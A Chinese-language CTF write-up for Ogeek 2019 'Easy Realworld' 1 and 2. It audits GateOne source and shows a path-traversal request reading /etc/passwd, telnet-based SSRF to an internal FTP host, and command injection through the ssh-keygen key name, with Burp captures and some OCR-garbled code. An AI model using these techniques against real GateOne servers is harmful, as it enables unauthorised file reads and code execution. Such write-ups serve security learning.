

Ogeek Easy Realworld Challenge 1&2 Writeup

发表于 2019 年 8 月 28 日

这次 Ogeek 的 web 都挺有意思. 这两题偏向代码审计, 而且如题目名 Easy Realworld, 都是审计应用本身的漏洞, 差不多就是找 0day 了, 在这里分享给大家.

Ogeek Easy Realworld Challenge 1

打开网页, 发现是个在线 ssh 连接器, 根据写的大小 Gateone, 在 github 上找到 <https://github.com/liftoff/GateOne>, 而且上次更新是 2017 年, 很可能存在未修复漏洞. 先 fuzz 了一波没有什么收获, 而且几乎是刚开箱的状态, 于是尝试代码审计.

根据 run_gateone.py 里面的

```
1 from gateone.core.server import main
2
3 main(installed=False)
```

找到 web 服务 gateone/core/server.py, 在 3692 行可以找到 设置 Handler 的地方,

```
1 handlers = [
2     (index_regex, MainHandler),
3     (r"%s%s" % url_prefix,
4      ApplicationWebSocket, dict(apps=APPLICATIONS)),
5     (r"%sauth" % url_prefix, AuthHandler),
6     (r"%sdownloads/(.*)" % url_prefix, DownloadHandler),
7     (r"%sdocs/(.*)" % url_prefix, tornado.web.StaticFileHandler, {
8         "path": docs_path,
9         "default_filename": "index.html"
10    })
11 ]
```

可以发现 downloads/ 用的不是 tornado 自带的 StaticFileHandler, 而是作者自己造的轮子, 可能存在漏洞. 在 924 行可以找到 get 方法的定义

```
1 def get(self, path, include_body=True):
2     session_dir = self.settings['session_dir']
3     user = self.current_user
4     if user and 'session' in user:
5         session = user['session']
6     else:
7         logger.error( ("DownloadHandler: Could not determine use session"))
8         return # Something is wrong
9     filepath = os.path.join(session_dir, session, 'downloads', path)
10    abspath = os.path.abspath(filepath)
11    if not os.path.exists(abspath):
12        self.set_status(404)
13        self.write(self.get_error_html(404))
14        return
15    if not os.path.isfile(abspath):
16        raise tornado.web.HTTPError(403, "%s is not a file", path)
17    import stat, mimetypes
18    stat_result = os.stat(abspath)
19    modified = datetime.fromtimestamp(stat_result[stat.ST_MTIME])
20    self.set_header("Last-Modified", modified)
21    mime_type, encoding = mimetypes.guess_type(abspath)
22    if mime_type:
23        self.set_header("Content-Type", mime_type)
24    # Set the Cache-Control header to private since this file is not meant
25    # to be public.
26    self.set_header("Cache-Control", "private")
27    # Add some additional headers
28    self.set_header('Access-Control-Allow-Origin', '')
29    # Check the If-Modified-Since, and don't send the result if the
30    # content has not been modified
31    ims_value = self.request.headers.get("If-Modified-Since")
32    if ims_value is not None:
33        import email.utils
34        date_tuple = email.utils.parsedate(ims_value)
35        if since = datetime.fromtimestamp(time.mktime(date_tuple))
36        if if_since >= modified:
37            self.set_status(304)
38            return
39    # Finally, deliver the file
40    with io.open(abspath, "rb") as file:
41        data = file.read()
42        hasher = hashlib.sha1()
43        hasher.update(data)
44        self.set_header("Etag", "%s" % hasher.hexdigest())
45        if include_body:
46            self.write(data)
47        else:
48            assert self.request.method == "HEAD"
49            self.set_header("Content-Length", len(data))
```

注意关键部分,

```
1 filepath = os.path.join(session_dir, session, 'downloads', path)
2 abspath = os.path.abspath(filepath)
3 if not os.path.exists(abspath):
4     self.set_status(404)
5     self.write(self.get_error_html(404))
6     return
7 if not os.path.isfile(abspath):
8     raise tornado.web.HTTPError(403, "%s is not a file", path)
```

可以看到没有任何的过滤, 就把 path 拼进了 filepath, 存在目录穿越. 可以任意文件读.

Go Cancel < >

Request

Raw Params Headers Hex

GET /downloads/../../../../etc/passwd HTTP/1.1
Host: 47.107.243.2:14143
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
DNT: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Sec-Fetch-Site: none
Referer: https://ogeeek.oppo.com/ctf/challenge/5d622a57a00d1f000119660c
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: gateone_user="21:010:1566654816|12:gateone_user|108:eyJ1cG4iOiA1QU5PTiINTIVTliiwgInNlc3Npb24iOiA1TORNd05qQTFFNVGM0TnpJME5EWXlNV0ZrWkdZek4yTmptNREptWWpjeU0yWmxZln0=|88ab9d03c36ad2dc73cd0e387ef1e5546b5aad13aaa8b37be8a8e9e26164505"

Response

Raw Headers Hex

Server: GateOne
Last-Modified: Sun, 25 Aug 2019 10:55:26 GMT
Etag: "f2771af1f7efef0790ef1b93edfeb1f59d66df7"
X-UA-Compatible: IE=edge
Cache-Control: private
Date: Sun, 25 Aug 2019 14:09:43 GMT
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailin List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
ctf:x:1000:1000::/home/ctf:/bin/sh

? < + > Type a search term 0 matches

读 /etc/passwd 找到用户 ctf, 继续 fuzz 一些常用文件, 可以读到 /home/ctf/.bash_history,

Go Cancel < >

Request

Raw Params Headers Hex

GET /downloads/../../../../home/ctf/.bash_history HTTP/1.1
Host: 47.107.243.2:14143
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
DNT: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Sec-Fetch-Site: none
Referer: https://ogeeek.oppo.com/ctf/challenge/5d622a57a00d1f000119660c
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: gateone_user="21:010:1566654816|12:gateone_user|108:eyJ1cG4iOiA1QU5PTiINTIVTliiwgInNlc3Npb24iOiA1TORNd05qQTFFNVGM0TnpJME5EWXlNV0ZrWkdZek4yTmptNREptWWpjeU0yWmxZln0=|88ab9d03c36ad2dc73cd0e387ef1e5546b5aad13aaa8b37be8a8e9e26164505"

Response

Raw Headers Hex

HTTP/1.1 200 OK
Content-Length: 15
License: AGPLv3
Vary: Accept-Encoding
Server: GateOne
Last-Modified: Sat, 24 Aug 2019 16:37:08 GMT
Etag: "157709141574ad7a56e12b8c37207ebaa86efe9d"
X-UA-Compatible: IE=edge
Cache-Control: private
Date: Sun, 25 Aug 2019 14:10:05 GMT
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=UTF-8

ftp niconiconi

给了 ftp niconiconi 这应该就是题目描述里的内网机器了, 但是我们此时并没有连接 ftp 服务的能力. 继续审计源码, 可以发现 gateone/applications/terminal/plugins/ssh/scripts/ssh_connect.py 里的

```
1 elif protocol == 'telnet':  
2     if user:  
3         print('Connecting to telnet://%s@%s:%s' % (user, host, port))  
4         # Set Title  
5         print("\x1b[0;telnet://%s@%s\007" % (user, host))  
6     else:  
7         print('Connecting to telnet://%s:%s' % (host, port))  
8         # Set Title  
9         print("\x1b[0;telnet://%s\007" % host)  
10    telnet_connect(user, host, port)
```

可以发现其实支持 telnet, 只是没有写出来..., 而 telnet 基本上跟 nc 差不多, 我们可以手敲 ftp 命令来获取 flag 随便试一下, 发现 ctf,ctf 就是账号密码

```
[Press Shift-F1 for help]  
Host/IP or ssh:// URL [localhost]: telnet://1@n1contcont.21  
Connecting to telnet://1@n1con1cont.21  
  
Trying 172.18.0.3...  
Connected to n1con1cont.  
Escape character is '^]'.  
220 (vsFTPd 3.0.3)  
USER ctf  
331 Please specify the password.  
PASS ctf  
230 Login successful.  
PASV  
227 Entering Passive Mode (172,18,0,3,75,170).  
CWD /  
250 Directory successfully changed.  
RETR flag  
150 Opening BINARY mode data connection for flag (71 bytes).  
226 Transfer complete.
```

```
[Press Shift-F1 for help]
Host/IP or ssh:// URL [localhost]: telnet://niconiconi:19370
User: 1
Connecting to telnet://1@niconiconi:19370

Trying 172.18.0.3...
Connected to niconiconi.
Escape character is '^['.
Flag{9d521975ac1a796fdfa207de5affe3e8f2bc9d5ae4f973cc89087ba290bce989}
Connection closed by foreign host.
[Press Enter to close this terminal]
```

这里注意 `ftp` 传输文件还需要开另一个链接, 可以选择客户端链接服务器 (PASV) 或者 服务器链接客户端 (PORT), 这里当然是客户端链接服务器. 服务器会返回一个 (ip1, ip2, ip3, ip4, p1, p2), p1 * 256 + p2 就是我们需要链接的端口, 然后用 `RERT` 命令就能读取文件了.

这里还有个 `小插曲`, 这个应用还自带回放功能, 于是可以偷看别人的 `flag`...

Title	Size	Date
ctf@172.18.0.3:22	676	2019-08-25 21:53:51
SSH Connect	754	2019-08-25 21:52:28
root@192.168.1.1:22	654	2019-08-25 21:48:50
root@192.168.1.1:22	783	2019-08-25 21:45:32
admin@127.0.0.1:22	655	2019-08-25 21:43:17
admin@127.0.0.1:22	745	2019-08-25 21:42:43
admin@47.107.243.2:14143	699	2019-08-25 21:40:53
ctf@127.0.0.1:22	686	2019-08-25 21:39:38
telnet://ctf@172.18.0.3	1.0K	2019-08-25 21:38:43
telnet://ctf@127.0.0.1	634	2019-08-25 21:38:09
telnet://ctf@localhost	627	2019-08-25 21:37:49
ctf@localhost:22	808	2019-08-25 21:37:32
root@127.0.0.1:22	680	2019-08-25 21:37:30
admin@localhost:22	849	2019-08-25 21:37:12
telnet://ctf@127.0.0.1	597	2019-08-25 21:37:02
SSH Connect	732	2019-08-25 21:36:50
telnet://ctf@localhost	846	2019-08-25 21:36:22
telnet://ctf@172.18.0.3	697	2019-08-25 21:35:35
telnet://ctf@172.18.0.3	1.0K	2019-08-25 21:34:53
telnet://ctf@172.18.0.3	741	2019-08-25 21:34:26
telnet://ctf@172.18.0.3	844	2019-08-25 21:33:38
SSH Connect	617	2019-08-25 21:32:41
telnet://ctf@172.18.0.3	911	2019-08-25 21:26:42
SSH Connect	735	2019-08-25 21:23:48
telnet://ctf@172.18.0.3	896	2019-08-25 21:22:10
root@lovei.org:22	933	2019-08-25 21:17:10
root@lovei.org:22	980	2019-08-25 21:09:03
telnet://cyf@172.18.0.3	697	2019-08-25 21:04:07
telnet://ctf@172.18.0.3	683	2019-08-25 21:03:34
telnet://ctf@172.18.0.3	686	2019-08-25 21:02:38
telnet://ctf@172.18.0.3	1.0K	2019-08-25 21:01:31
telnet://ctf@172.18.0.3	1.1K	2019-08-25 21:00:12
telnet://ctf@172.18.0.3	936	2019-08-25 20:59:46
telnet://ctf@172.18.0.3	659	2019-08-25 20:59:33
telnet://ctf@172.18.0.3	618	2019-08-25 20:58:57
telnet://ctf@172.18.0.3	650	2019-08-25 20:57:44
telnet://ctf@172.18.0.3	1.3K	2019-08-25 20:54:58
telnet://ctf@172.18.0.3	642	2019-08-25 20:54:42
telnet://ctf@172.18.0.3	1.1K	2019-08-25 20:53:50
telnet://ctf@172.18.0.3	1001	2019-08-25 20:52:24
telnet://ctf@172.18.0.3	1.4K	2019-08-25 20:50:45

« Previous 1 2 3 Next »

Actions Printable Open Playback Save (HTML)

```
[Press Shift-F1 for help]
Host/IP or ssh:// URL [localhost]: ssh://172
```

Filename 20190825135350966392-218.94.97.26.golog
Date 2019-08-25 21:53:51
Frames 32
Size 676
Rows 96
Columns 348

所以我猜后面改题目, 把 `flag` 设成一半在本机 `/flag` 上, 一半在内网 `ftp` 的原因就是这个 2333
而且后面又改了一次, 还加了一题 `Easy Realworld Challenge 2`, 可能就是某位大佬发现的 RCE 导致了非预期


Ogeek Easy Realworld Challenge 2

到我们目前的能力是任意文件读取 + SSRF, 根据题目描述, 应该是得拿到 `shell` 才能读 `flag` 了, 于是只能继续审计源码 233

可以看到在 `ssh` 链接时, 是直接拼的命令, 然后放到一个文件里面调用 `execvpe` 执行 `/bin/sh` 来跑这个命令, 但是过滤还是很严格的, 没办法注入命令,

```
1 def bad_chars(chars):
2     import re
3     bad_chars = re.compile('[\${}\n\|;\s`|<>|.]*')
4     if bad_chars.match(chars):
5         return True
6     return False
7
8 #...
9
10 while not validated:
11     if not url:
12         url = raw_input(_('Press Shift-F1 for help')\n\nHost/IP or ssh:// URL%s: ' %
13                             default_host_str))
14         if bad_chars(url):
15             raw_input(_('invalid hostname_err'))
16             url = None
17             continue
18     if not url:
19         if options.default_host:
20             host = options.default_host
21             protocol = 'ssh'
22             validated = True
23         else:
24             raw_input(_('invalid hostname_err'))
25             continue
26
```

但是这个不仅仅有个 `ssh` 链接的功能, 还能生成 `ssh` 秘钥.



我们仔细来看这个 gateone/applications/terminal/plugins/ssh/ssh.py 第 615 行 generate_new_keypair,


```
1 if which('ssh-keygen'): # Prefer OpenSSH
2     openssh_generate_new_keypair(
3         self,
4         name, # Name to use when generating the keypair
5         users_ssh_dir, # Path to save it
6         keytype=keytype,
7         passphrase=passphrase,
8         bits=bits,
9         comment=comment
10    )
11 elif which('dropbearkey'):
12     dropbear_generate_new_keypair(self,
13         name, # Name to use when generating the keypair
14         users_ssh_dir, # Path to save it
15         keytype=keytype,
16         passphrase=passphrase,
17         bits=bits,
18         comment=comment)
```

会判断用的是 openssh 或者 dropbear 来调用对应的秘钥生成命令, 这里肯定是 openssh, 来到 699 行 openssh_generate_new_keypair, 可以看到

```
1 def openssh_generate_new_keypair(self, name, path,
2     keytype=None, passphrase="", bits=None, comment=""):
3     self.ssh_log.debug('openssh generate new keypair()')
4     openssh_version = shell_command('ssh -V')[1]
5     ssh_major_version = int(
6         openssh_version.split()[0].split('.')[1].split('.')[0])
7     key_path = os.path.join(path, name)
8     # ...
9     ssh_keygen_path = which('ssh-keygen')
10    command = (
11        "%s " # Path to ssh-keygen
12        "-b %s " # bits
13        "-t %s " # keytype
14        "-C '%s' " # comment
15        "-f '%s'" # Key path
16        % (ssh_keygen_path, bits, keytype, comment, key_path)
17    )
18    self.ssh_log.debug("Keygen command: %s" % command)
19    m = self.new_multiplex(command, "gen_ssh_keypair")
```

同样是拼的命令, 不同的是没有了过滤, 因为 name 可控, 最后导致 keypath 可控, 我们只需要注入一个 ';some cmd;' 就能注入我们自己的命令了.

这里可以用 Burpsuite 来改 websocket 的内容



然后结合之前的任意文件读取来读命令执行的结果

GoCancel<>

Request

RawParamsHeadersHex

GET /downloads/././././././tmp/bsdasd123123 HTTP/1.1
Host: 47.107.243.2:14143
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
DNT: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Sec-Fetch-Site: none
Referer: https://o geek.oppo.com/ctf/challenge/5d622a57a00d1f000119660c
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: gateone_user="2|1:0|10:1566654816|12:gateone_user|108:eyJ1cG4iOiAiQU5PTlIINT1V
TliiWglNlc3Npb24iOiAiT0RNd05qQTFNVGM0TnpJME5EWXINV0ZrWkdZek4yTm pNRE
ptWWpjeU0yWmxZln0=|88ab9d03c36ad2dc73cd0e387ef1e5546b5aad c13aaa8b37be8a
ae9e26164505"

Response

RawHeadersHex

Last-Modified: Sun, 25 Aug 2019 14:15:23 GMT
Etag: "8beca92aad13477f44412f4866ef568465b19eb4"
X-UA-Compatible: IE=edge
Cache-Control: private
Date: Sun, 25 Aug 2019 14:15:32 GMT
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=UTF-8

bin
boot
dev
etc
gateone
home
lib
lib64
media
mnt
opt
ppppp_f_l_4_g_mmm
proc
root
run
sbin
srv
sys
tmp
usr
var

然后就可以发现 flag 啦, 可以直接读. 另外, 除了这个地方还有其他地方也有同样的问题, 这里不再一一举出.